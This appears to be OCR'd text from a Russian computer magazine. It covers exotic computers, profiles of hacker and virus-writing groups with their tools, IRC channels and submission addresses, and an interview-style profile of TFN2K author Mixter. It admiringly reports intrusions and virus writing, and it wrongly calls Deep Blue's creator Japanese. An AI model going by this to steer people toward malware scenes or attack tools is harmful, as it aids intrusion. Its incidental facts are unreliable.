
Оказывается, молекула ДНК может быть использована для процесса вычислений. Первые эксперименты по разработке проектов биокомпьютеров проводились еще в 90-ые годы, но лишь не так давно прорыв в этой области совершили израильские ученые.
Команда доктора Иакова Бененсона из Института Наук Вейцмана (что в Израиле) разработала реально действующую модель ДНК-компьютера. Устройство не требует внешнего питания и при этом обладает огромной производительностью. Размер компьютера таков, что в капле воды могут поместиться несколько триллионов «кибернетизированных» ДНК, которые способны совместно выполнять 66 миллиардов операций в секунду.
Это первая вычислительная машина, в которой все — и устройство ввода/вывода, и аппаратная часть, и даже ПО — было создано из молекул. Ученые отмечают, что одним из главных достоинств биокомпьютера является специально запущенный биохимический процесс, посредством которого выделяется достаточно энергии, чтобы не использовать внешние источники питания.
Биохимические компьютеры позволяют хранить многократно больше информации и на меньших носителях, чем обычные ПК. Грамм высушенной ДНК может вобрать в себя столько информации, сколько поместится на триллионе компакт-дисков.
Устройство израильских ученых функционирует по принципу работы обычного персонального компьютера. Каждое вычислительное действие требует двух дополнительных молекул ДНК. Одна из них осуществляет ввод, другая исполняет роль программного обеспечения.
К сожалению, пока биокомпьютер для полноценной работы не пригоден — ученые еще не сумели реализовать мощности ДНК-устройств на практике.
В каждом биокомпьютере обязательно должны быть датчики, которые можно назвать «органами чувств». Химический датчик отвечает за состав вещества, соединяющегося или проходящего через ДНК, оптический датчик определяет форму вещества. Полученная информация передается на процессор — самую сложную составляющую ДНК-компьютера. Процессор представляет собой постоянно меняющийся белковый раствор. Когда на него поступает информация, полученная с датчиков, частицы раствора меняют свои характеристики: цвет, форму, размер. По завершении реакции они принимают свой исходный вид.
Какие преимущества у такого процессора перед «камушками» от Intel и AMD? Во-первых, компактность, я бы даже сказал, микроскопичность. Во-вторых, надежность — биохимический компьютер практически не ошибается в вычислениях. Третье и самое главное преимущество — быстродействие, многократно превышающее показатели кремниевых процессоров.
Все сказанное выше — это смутные очертания будущего. Время биохимических компьютеров придет значительно позже, лет через 20. Но то, что когда-нибудь мы станем свидетелями рождения компьютеров, которые при размерах со спичечный коробок будут иметь быстродействие самых мощных суперкомпьютеров, бесспорно.

БОРТОВОЙ КОМПЬЮТЕР

Уделим внимание автомобилистам. Точнее, милому их сердцу прибору — бортовому компьютеру. Multitronics M76, вмонтированный в переднюю панель, уже сейчас стал серьезным помощником в пути. Компьютер обладает цветным дисплеем, что позволяет работать с электронными картами нашей Родины. Если ты являешься счастливым обладателем GPS-приемника, компьютер покажет твое расположение на карте, подскажет дорогу до ближайшего населенного пункта.
Multitronics M76 протестирует и оценит емкость аккумулятора, высушит свечи зажигания, позволит тебе корректировать температуру в салоне. Компьютер посоветует, ехать медленнее, если ты превысишь скорость. Бортовой друг даже предупредит о возможности образования гололеда, не говоря уже о традиционном напоминании о том, что пора наполнить бензобак.
Пока это все же экзотика, но очень скоро такое устройство будет находиться практически в каждом автомобиле.

ШАХ И МАТ

Шахматы — игра древняя и, вне всякого сомнения, требующая приложения некоторых умственных усилий. Люди, существа весьма гордые, признавать, что хоть в чем-то машина умнее их, не хотели. 1997 год, когда чемпион мира Гарри Каспаров уступил детищу IBM — суперкомпьютеру Deep Blue, расставил все по своим местам. Deep Blue основан на системе RS/6000, состоящей из 32-х нодов,



Один из суперкомпьютеров

по 6-ти процессоров каждый. В его построении использовались процессоры IBM Power, которые были модифицированы и увеличили скорость просчета возможных позиций на шахматной доске с 2 до 7 миллионов операций в секунду. Специально для суперкомпьютера была написана шахматная программа на C, запущенная под операционной системой AIX. Создатель компьютера, само собой, японец, Фенг Сьюнг-Су также является неплохим шахматистом.

В Deep Blue удивляет то, что компьютер, похоже, обладает практически человеческой логикой. Особенно много разговоров на эту тему появилось после того, как машина пожертвовала фигурой ради позиционного преимущества. Ранее считалось, что на такое способен только человек, а компьютеру же, перебирающему все возможные варианты тупым брутфорсом (пусть и очень быстро), стратегические хитрости недоступны. Более того, Deep Blue в паре партий допускал неестественные для шахматной программы «зевки» — ему везде «мерещились» ферзи. Для исправления бага понадобилось около двух недель работы лучших программистов IBM.

Как бы там ни было, сегодня очевидно, что искусственный интеллект лучше человеческого приспособлен для настольных игр. А так как теперь и компьютеры мощнее, и программы совершеннее, турниры между людьми и электронно-вычислительными машинами больше не проводятся.

ИГРОВЫЕ ПРИСТАВКИ

Когда-то многие из нас были фанатами Dendy. Потом появилась Sega… С тех пор мир приставкостроения шагнул далеко вперед. Ты, возможно, уже давно этим не интересовался, а потому я расскажу тебе об одной из самых мощных игровых консолей на сегодняшний день.

Xbox 360 от известного производителя мелкого софта и приставкой-то не назовешь. Производительность в один терафлопс является хорошим показателем даже для серверов в стенах научных лабораторий. Устройство снабжено трехъядерным процессором IBM PowerPC, тактовая частота каждого ядра — 3,2 гигагерца. Кеш — один мегабайт. 512 метров оперативки. Съемный жесткий диск на 20 гигабайт. Привод, читающий все форматы. Напомню, это игровая консоль, а не новая модель персонального компьютера!

Xbox может подключаться к интернету, имеется даже разъем под Wi-Fi. Джойстики — беспроводные. В общем, мощное устройство.

Конечно, есть еще Sony, традиционно более популярная в нашей стране, Playstation 3. Но лично я с уверенностью сказать, что круче, не могу — не буду давать лишнего повода холиварщикам. Но, судя по характеристикам Xbox, его возможности в сфере 3D более чем обширны. И это тревожный звоночек для производителей компьютеров, ведь категории «геймеры» и Xbox'а хватит вполне. Так зачем тратиться на более дорогие ПК (затем, что на ПК и выбор больше, и игры лучше. — Прим. mindw0rk)?

ЦЕНТР «УМНОГО ДОМА»

Об «умном доме», то бишь смартхаусе,][писал достаточно. Ну там, свет сам загорается, от бандитов жилище защищается и все в этом духе. Но, конечно, главное в интеллектуальном жилище — центральный компьютер. Вот, например, компания Advantech выпустила на рынок домашний терминал EH-7105G. Терминал является интегратором систем термоконтроля, безопасности и наблюдения, видео- и аудиоаппаратуры, то есть соединяет воедино все компоненты «умного дома» и централизовано ими управляет.

Аппаратная составляющая компьютера весьма скромна — VIA C3400 мегагерц и 128 оперативки. Отображение информации осуществляется посредством TFT-экрана в 10,4 дюймов. Управлять компьютером можно с помощью радиопульта из любой точки квартиры. Встроенную камеру можно использовать для создания видеотелефона, когда это будет необходимо. Компьютер можно подключить к интернету и управлять им удаленно. Например, заставлять смартхаус поливать цветочки, пока ты загораешь на югах.

Итак, для построения дома будущего используется весьма тривиальное железо, да и программная часть базируется на Windows CE. Искусство инженеров и программистов даже заезженные разработки выводит на новый уровень.

PS

Как видишь, привычной персоналкой понятие «компьютер» не исчерпывается. Чего только не придумают корпорации и отдельные энтузиасты. Некоторые из этих экзотических компьютеров уже стали частью нашей жизни, некоторым это только предстоит. Компьютерная эволюция продолжает свое победоносное шествие по миру.][



Что общего между доменом и тостером?

И домен и тостер можно купить в кредит!

Хостинг-Центр РБК продает домены в кредит!

Первоначальный взнос - 5$

+7 (495) 363-0309
hosting.rbc.ru



БОЙЦЫ НЕВИДИМОГО ФРОНТА

ХАК-ГРУППЫ, РАБОТАЮЩИЕ В ТЕНИ

СЕЙЧАС НЕ НУЖНО ОБЩАТЬСЯ В УЗКИХ КРУГАХ SECURITY-СООБЩЕСТВА, ЧТОБЫ СЛЫШАТЬ ТАКИЕ НАЗВАНИЯ, КАК M00, 29A, EEYE. ИНФОРМАЦИЯ О НИХ ТАК ЖЕ ОТКРЫТА, КАК ИСХОДНИКИ LINUX'А. НО В ТО ЖЕ ВРЕМЯ МНОГИЕ ГРУППЫ, ПЕРИОДИЧЕСКИ ПИШУЩИЕ ПОПУЛЯРНЫЕ ПРОГРАММЫ, ЭКСПЛОИТЫ, ИНТЕРЕСНЫЕ СТАТЬИ, ЛИБО ОСТАЮТСЯ В ТЕНИ СВОИХ БОЛЕЕ ИМЕНИТЫХ КОЛЛЕГ, ЛИБО ПРОСТО НЕ ОЧЕНЬ ШИРОКО ИЗВЕСТНЫ. ИМЕННО О ТАКИХ БОЙЦАХ НЕВИДИМОГО ФРОНТА Я ТЕБЕ СЕЙЧАС РАССКАЖУ.

GRAY-WORLD TEAM
HTTP://GRAY-WORLD.NET

то команда, занимающаяся исследованием туннелирования, сетевых методов стеганографии (то есть скрытия информации в текстах, изображениях и музыке), обходом брандмауэров и сетевой безопасностью. Парни проводят собственные исследования на эти темы и уже написали достаточное количество интересных статей, включая «How to cook a covert channel» (о создании скрытых каналов) и «Covert Channel and Tunneling over the HTTP protocol Detection» (обнаружение скрытых каналов и туннелей). Также команда иногда пишет статьи в печатные издания соответствующей тематики, например, в Hacin9.

Список релизов достаточно большой, вот самые интересные: Cctt — программа для туннелирования произвольных данных TCP и UDP в запросах TCP, UDP и HTTP PPOST от Simon'a Castro; MsnShell — программа для удаленного контроля linux-машин, защищенных брандмауэром от Wei Zheng'a; Firepass — тулза от нашего соотечественника Алекса Дятлова, представляющая собой скрипт для создания туннелей, позволяющих обойти ограничения брандмауэра. Остальные проги можно найти на сайте.

Всего в тиме 9 человек: Jeremian (Польша), Andreas Heydecke (Австрия), Ilya Zelenchuk (Россия), Arun Darlie Koshy (Австралия), Simon Castro (Франция), Zhao Wei (Китай), Javier Martinez Marti (Испания), Alex Dyatlov (Россия) и Wei Zheng (Китай). Как видишь, команда интернациональная. Почти все мемберы имеют свои веб-сайты. Группа достаточно открыта, хотя для вступления в нее нужно иметь большое желание и знания.

Пообщаться с членами gray-world можно на IRC-канале irc://irc.0x557.org:3331/gray-world.net либо на форуме http://gray-world.net/board.

CIRT
HTTP://CIRT.NET

Это группа security-энтузиастов, к которым известность пришла в середине 2002 года (сама тима существует с 2001 года), когда появилась первая версия одного из самых популярных сканеров уязвимостей — Nikto. Утилита даже попала на 16-ое место в топ-75 сетевых security-тулз, и это неудивительно. Поддержка прокси, SSL, плагинов и многих других фишек сделала этот сканер стандартом де-факто у многих специалистов. Упоминание о нем можно найти во многих документах и книгах, посвященных сетевой безопасности. Также ребята пишут плагины к не менее известному сканеру Nessus, занимаются поиском уязвимостей и работают над другими проектами.

XFOCUS TEAM
HTTP://XFOCUS.ORG

Это одна из самых именитых и сильных китайских команд, она известна несколькими нашумевшими эксплоитами под Windows/Unix-платформы (например, для Microsoft SQL Server и Apache OpenSSL). Участников этой некоммерческой организации по праву можно назвать старичками хак-сцены. Команда была создана 8 лет назад, а ее мемберы неоднократно светились на security-конференциях.

Пообщаться с парнями можно на форуме www.xfocus.net/bbs.

THE HACKER'S CHOICE
HTTP://THC.SEGFAULT.NET

Это, пожалуй, самая известная и сильная команда среди всех рассмотренных. THC — это немецкая группа, основанная в далеком 1995 году и зарелизившая огромное количество эксплоитов, программ и технических статей (в том числе для журнала Phrack). Почти все ее участники работают в крупных security-компаниях. А ведь изначально THC была сборищем фрикеров-энтузиастов и лишь со временем изменила свое направление.

Думаю, ты не раз пользовался утилитами от этой группы, да и в] [авторы часто упоминают такую программу, как Hydra (брутфорс для многих сервисов). Также парни написали много утилит для взлома беспроводных сетей, тулзу SecureDelete для безопасного удаления данных, VPN-переборщик PPTP-Bruter, снифер Vlogger и генерилку кредиток с проверкой на валидность Cred.

Наиболее известные участники — Johnny Cyberpunk, Van Hauser, Plasmoid и RD — выпустили ряд эксплоитов к MSSQL, Unix, FreeBSD. Стоит упомянуть и остальных мемберов, каждый из которых имеет огромный опыт и багаж знаний в net security: Skyper, DJ RevMoon, Doc Holiday, Gamma, Gemfire, Mindmaniac, Nil, Tick, Whyking, Wilkins, Yang. Сплоиты от THC — одни из самых популярных в мире, например, скрипт для MSSQL скачали более 30 тысяч человек, а для Microsoft IIS — примерно 70 тысяч. Лидер группы Ван Хаузер сейчас работает в Suse Linux. Атмосфера внутри команды очень дружная, хакеры регулярно устраивают пивные вечеринки. На сайте можно найти много фоток и видео, записанных на этих тусовках.

На диске есть видео с примерами использования некоторых программ.

Для того чтобы стать членом группы The Hacker's Choice, нужно написать статью или утилиту на одну из тем, предложенных ее участниками (а темы там далеко не нубские).

COMPUTER TERRORISM
COMPUTERTERRORISM.COM

Эта группа из Великобритании, обосновавшаяся в Лондоне, основана в 1997 году. В отличие от других команд, представленных в обзоре, она активно занимается коммерцией, осуществляя весь спектр услуг по информационной безопасности. Одним из самых известных членов этой команды является Stuart Pearson, написавший несколько эксплоитов к продуктам от Microsoft, например, IE «WINDOWS ()» exploit, наделавший в свое время достаточно шумихи.

514 TEAM
HTTP://514.ES

Это испанская команда, пока не очень известная, но уже написавшая несколько эксплоитов и статей. Мемберы успели поучаствовать в конференции, проходившей на Майорке, и записать несколько видеороликов, демонстрирующих «дырявость» bluetooth.

Также в определенных кругах известна их программа Bsqlbf2. Это перловый скрипт с GUI-интерфейсом, созданный для подбора запроса при слепой sql-injection. Возможности у тулзы впечатляющие — брутфорс по словарю, работа через соксы, взаимодействие с cookies, обход ids и т. д.

Наиболее известные участники 514 Team — Andres Tarasco (фаундер команды), Javier Olascoaga (написал несколько сплоитов), Alejandro Ramos (автор вышеупомянутой утилиты).

DEVIL TEAM
HTTP://RAHIM.WEBD.PL

Если ты периодически посещаешь багтраки, то уже должен был заметить эксплоиты с лейблом Devil Team. Эта польская команда появилась в 2001 году, по словам мемберов, «для проверки приложений на уязвимости, помощи производителям в написании



Georgi Guninski

philet0ast3r на обложке The New York Times

безопасного кода и представлении польских хакеров». Причем, кроме поляков, в тиме есть чехи, латыши, немцы, французы и парни из Словении. Поддержкой сайта занимаются админы Leito & Leo. Список мемберов выглядит так: TomZen, Gelo, Ramzes, DMX, Ci2u, Larry, Drake, @steriod, Drzewko, CrazzyIwan, Rammstein, Adam®, Kicaj™, DeathSpeed, Arkadius, Michas, pepi, nukedclx, SkD, MXZ. Самый известный и активный мембер — Kacper aka Rahim — родился в Польше, а проживает в Люблине. DT не занимается и не планирует заниматься коммерческой деятельностью. Внутри царит строгая иерархия — принимать и выгонять участников команды могут только фаундеры Kacper и DragonHeart (прецеденты уже были). В зависимости от активности и знаний участник может получить VIP-статус, титул «оператора» или попасть в группу администраторов, поднимаясь таким образом по «карьерной лестнице». В паблик попадают около 80% найденных командой уязвимостей, остальные остаются для себя.

Периодически происходят риаллайфовые встречи. DT считают себя whitehat'ами, хотя с этим многие не согласны. Команда уже имела опыт общения с польской полицией, но это парней не останавливает, и не так давно они хакнули за один день 5 хостингов, что отразилось на работе 500 тысяч сайтов. В будущем команда планирует создать большой security-портал, ну а пока хакеры тусят на собственном irc-канале 72.20.18.6:6667 #devilteam, где ты можешь их найти.

IDEFENSE
HTTP://IDEFENSE.COM

Американская компания, находящаяся в Рестоне (США, штат Виржиния), постоянно подкармливает security-мир свежими эксплоитами (особенно, в продуктах от Билли Гейтса), а Forb практически каждый номер кидает им респекты в разделе «Обзор эксплоитов»:). iDEFENSE была образована в 1998 году, и в настоящее время ее услугами пользуются как правительственные организации, так и коммерческие фирмы. Команда не только сама находит уязвимости, но и покупает информацию о них у посторонних людей. Пример тому — акция, прошедшая полгода назад, в которой iDEFENSE предлагала по 10 килобаксов за каждую критическую багу, найденную в программах Microsoft. Мой знакомый, да и я сам, интереса ради участвовали в этой «афере». Я уязвимостей не обнаружил, но пару спецов честно получили заветную сумму.

Вообще, собственно компании iDEFENSE сейчас не существует, это только бренд, так как год назад VeriSign — оператор доменных имен. com и. net — купила iDEF за 40 миллионов вечнозеленых президентов, и сейчас есть лишь VeriSign с одноименным подразделением.

Самым известным представителем компании является security-инженер Pedram Amini (http://pedram.redhive.com), занимающийся разработкой сетевых программ (dns hijacker, confuse router, peep sniffer). Параллельно он работает над плагинами для дизассемблеров IDA Pro и OllyDbg, админит сайт http://redhive.com, где тусят зарубежные security-специалисты, и живет интересной жизнью в Канаде.

ISEC
HTTP://ISEC.PL

Это уже вторая польская команда, упоминающаяся в данном обзоре. Вообще, в Польше при небольших размерах страны достаточно много компетентных специалистов. Именно эта группа выпустила небезызвестные Linux kernel do_brk () exploit и Linux kernel mremap () exploit, а также с десяток критических сплоитов для линуксового ядра. Эти тулзы можно назвать революционными в жанре сплоитостроения:). Автором большинства из них являются специалисты мирового уровня Paul Starzetz и Wojciech Purczynski. Кроме них, в команде присутствуют Maurycy Prodeus, Janusz Niewiadomski и Piotr Chytla. В этом же составе iSEC и начала свое существование, правда, Maurycy Prodeus присоединился чуть позже. Несмотря на свой профессионализм, iSEC'овцы не занимаются коммерческой деятельностью. Существует команда уже 5 лет, но ходят слухи, что она ушла в полный приват. Да и сайт не обновляется уже больше года.

GEDZAC VIRUS GROUP
HTTP://GEDZAC.COM

Это испанская команда, в настоящее время одна из самых активных VX-групп. Она основана в 2002 году, выпускает свой журнал Gedzac Mitosis Ezine с качественными статьями и сорцами вирусов. Е-зин выходит раз в год, и следующий, уже четвертый по счету, появится не ранее чем через 6 месяцев. Но ты всегда можешь ускорить выход журнала, отослав свою статью. Почти все мемберы — или латиноамериканцы (Аргентина, Чили, Мексика, Венесуэла), или испанцы, соответственно, и разговаривают они между собой на испанском. Возраст участников от 15-ти до 25-ти лет, большинство — студенты, для которых вирусы — это хобби. По словам парней, на создание одного виря уходит около недели. Как и многие VX-группы, мемберы GEDZAC либо вообще не пишут вредоносных программ, либо не выпускают их в свет. Риаллайфовые встречи не проводятся, а все общение



Один из специалистов iDEFENSE - Pedram Amini

протекает через веб или по телефону. Фаундером группы является 25-летний Pana Inferno, который сейчас работает программистом в Сантьяго, параллельно консультируя фирмы по вопросам информационной безопасности.

GEDZAC — это главный представитель испанской VX-сцены, своего рода «школа» элитных вирусмейкеров. Попасть в группу очень сложно, разве что если ты напишешь что-то действительно выдающееся. Раньше у тимы были серьезные проблемы с антивирусными компаниями, так как один из мемберов выпустил червя, обходящего многие антивири. Антивирусники даже выкупили домен gedzac.tk, который до этого бесплатно юзался GEDZAC group. Из-за разгоревшегося конфликта команда была на грани распада, но все обошлось. В будущем парни планируют распространять свой журнал на разных языках в как можно большем количестве стран.

> Знаменитый сканер Nikto



RRLF
VX.NETLUX.ORG/RRLF

Ready Rangers Liberation Front — международная группа вирусмейкеров, основанная в 2001 году в Германии. Фаундер philet0ast3r был выходцем из другой команды — SallyOne Group. Многие считают rRlf сильнейшими представителями современной VX-сцены (если не считать 29A), у них даже брали интервью для журнала The New York Times и других печатных изданий. Тима выпускает журнал RRLF eZine (http://rrlf-zine.de.vu), который недавно пополнился седьмым номером. Внутри можно найти более 20-ти далеко недетских статей и с полсотни новых вирусов. Принять участие в создании журнала может любой желающий, достаточно прислать свою статью или код вируса в архиве на email DiA _hates_machine@gmx.de. Также есть возможность вступить в группу после успешного собеседования с основателем (philet0ast3r@gmx.de). Кстати, статьи мемберов rRlf публиковались и в других VX-zin'ax: PetiKVX EZine, Brigada Ocho E-zine, DCA, LowLevel и 29A.

Вот список всех участников, которые когда-либо входили в группу: adious, AlcoPaul, assassin007, BlueOwl, cyneox, DiA, disk0rdia, Dolomite, dr. g0nZo, DvL, El DudErin0, Energy, Industry, Kefi, Necronomikon, Ne0, PetiK, philet0ast3r, ppacket, pRe4Ch_0_23, psychologic, rastafarie, Retro, Second Part To Hell, sinBrain, TeAgeCe, Zed. Правда, сейчас он сократился до семи человек: BlueOwl (18 лет, Нидерланды), cyneox (18 лет, Румыния), Hutley (21 год, Бразилия), DiA (19 лет, Германия), philet0ast3r (23 года, Германия), Retro (23 года, Англия) и Second Part To Hell (19 лет, Австрия).

Один из самых известных и активных участников команды — Second Part To Hell — в 2004 году написал вирус для MenuetOS (Menuet/COM. Tristesse), а совсем недавно появился его вирь MSH/Cibyz для Windows Vista. Этот парень в свои 19 уже не раз успел потрепать нервы антивирусным компаниям.

Среди планов на будущее — вирусы для КПК.

DOOM RIDERZ
DOOMRIDERZ.CO.NR


Это самая молодая группа в обзоре, она была основана всего 6 месяцев назад вирусмейкером Synge, который раньше состоял в Knowdeth. В команду входит три человека: американцы Synge и Genetix, а также немец free0n. Трое других мемберов, в том числе широко известный Necronomikon, были недавно «уволены» за безделье. Цель группы — помочь нынешней VX-сцене встать на ноги. Ребята не пишут и не планируют писать какие-либо вирусы или программы на заказ, а вся их работа основывается на принципе Just for Fun.

ЭТО ЕЩЕ НЕ КОНЕЦ

Журнал не резиновый, и многие достойные команды остались за кадром. Тем не менее, хочу привести здесь названия еще нескольких групп, уровень знаний и компетентность которых не вызывают сомнений:

BuHa Security Community, Damned Angels Team, Gotfault Security Community, Exploitlabs, Open Security Group, SecWatch, 0x557 group, VOID, KD-Team, F-13 Labs, Phearless.


> bsqlbf





ОЛЕГ «MINDWORK» ЧЕБЕНЕЕВ
/ MINDWORK@GAMELAND.RU /

X-PrOFiLE



X-PrOFiLE

ПСЕВДОНИМ: MIXTER
ВОЗРАСТ: 23 ГОДА
МЕСТО ОБИТАНИЯ: ГЕРМАНИЯ
ЛИЧНАЯ СТРАНИЧКА: HTTP://MIXTER.VOID.RU
E-MAIL ДЛЯ СВЯЗИ: MIXTER@HACKTIVISMO.COM

ЗАСЛУГИ: В 2000 году Mixter выиграл конкурс по защите от DDoS-атак, объявленный отцом security-портала Packet Storm. За победу в конкурсе он получил $10k и кучу энтузиазма. Уже в 2003 году разработанная им система Six/Four получила признание и поддержку Министерства Коммерции США.

ОФИЦИАЛЬНАЯ РАБОТА: В 2000 году он перебрался в Израиль и стал работать на security-организацию 2XS, президентом и основателем которой был известный взломщик серверов Пентагона — Analyzer. Там Mixter занимался проведением penetration-тестов, поддержкой SASS (StandAlone Security System) и другими вещами. А попутно подрабатывал, сотрудничая с израильскими банками, интернет-провайдерами и институтами. Сейчас работает в немецкой security-компании.

ДРУЖБА С ФБР: В феврале 2000 года состоялась широкомасштабная атака ряда крупных сайтов, включая Yahoo, eBay, Amazon, CNN, MSN, E-trade, ZDNet и buy.com. Как выяснилось, сделана она была с помощью утилиты TFN2K, написанной Mixter'ом. Хакера тут же приняли парни из FBI, и, хотя он прямого отношения к атаке не имел, маховик судебной системы США упрятал парня на 6 месяцев в тюрьму. Но он не досидел свое — за сотрудничество с органами (он слил нескольких пакистанских хакеров-антисемитов) его отпустили. В 2002 году посадили его приятеля Analyzer'a, известного по взломам Пентагона.

ХОББИ/ИНТЕРЕСЫ: Заводить друзей по всему миру, распределенные приложения и системы децентрализованного P2P, философия, изучение и противостояние действующим органам власти, биохимия и биоинформатика (особенно вопросы продления жизни), информационная безопасность и поиск уязвимостей, openssl, ANSI C++.

ДЕЙСТВУЮЩИЕ ПРОЕКТЫ: Mixter продолжает активно участвовать в проектах «хактивизма», занимаясь написанием opensource-программ. Большую часть свободного времени он дорабатывает Six/Four — свободный от любой цензуры и ограничений прокси-сервер, функционирующий на основе trusted peers и шифрующий трафик через SSL. Помимо этого, Mixter работает над парой приватных проектов и состоит в двух группах: русской VOID и американской Cult of the Dead Cow.

ЛЮБИМАЯ МУЗЫКА: Амбиент, пситранс, классическая.

ЗНАКОМСТВО С АНДЕГРАУНДОМ: В 15 лет Mixter попал в IRC на сервер EFnet, где познакомился со

X-PrOFiLE
X-PrOFiLE
X-PrOFiLE

X-PrOFiLE

X-PrOFiLE

«Многие меня спрашивают, почему я написал такие программы, как TFN, которые скрипт-киддисы могут применять для проведения DDoS-атак. Не стоит забывать, что тут есть и другая сторона. Код такой программы показывает потенциальные опасности, убыстряет поиск способов защиты. Такая концепция называется «Полное раскрытие». И обвинять меня в том, что кто-то использует мои программы в деструктивных целях, глупо».

многими представителями андеграунда и начал экспериментировать с написанием разных скриптов и IRC-ботов, например Entity. Параллельно этому хакер изучал способы проникновения в защищенные удаленные системы, активно применяя их на практике. Некоторые из захваченных серверов затем служили для тестирования написанных ирк-ботов.

ПЕРВЫЙ КОМПЬЮТЕР: C64, появился у Mixter'а в возрасте шести лет.

ПЕРВЫЙ РЕЛИЗ: targa — утилита для проведения DoS-атак (сейчас уже доступна третья версия проги). Позже появился TFN2K (Tribe Flood Network) — более продвинутый DDoS'ер со множеством вариантов атак, стелс-режимом и поддержкой прокси. Именно он принес своему автору широкую известность.

ДРУГИЕ ПРОЕКТЫ: Система определения хакерских атак Spidernet, SSH-подобный удаленный сервер Q с возможностью криптошифрования, пакет сетевых и шифровальных функций Libmix, несколько распределенных снифферов. По его словам, самым интересным проектом, над которым он работал в то время, стал NSAT (Network Security Analysis Tool) — сетевой сканер для пассивной идентификации IP-сервисов и сбора информации о происходящих процессах. Помимо софтварных проектов, Mixter написал множество статей и документаций, включая «Protecting against the unknown», «Automation Potentials for IT security», «Buffer overflow howto», «Paranoia vs. Transparency».

«Главной проблемой являются не компьютерные взломщики, а уязвимость компьютеров в сети. ФБР может поймать сотни людей, которых они называют «хакерами», но, пока остаются баги, проблема не будет решена».

X-PrOFiLE

X-PrOFiLE

ЕВГЕНИЙ «J1M» ЗОБНИН
/ J1M@LIST.RU /



ЧЕРЕЗ РЕВОЛЮЦИЮ К ЭВОЛЮЦИИ

ОБЗОР КЛЮЧЕВЫХ ТЕХНОЛОГИЙ *NIX

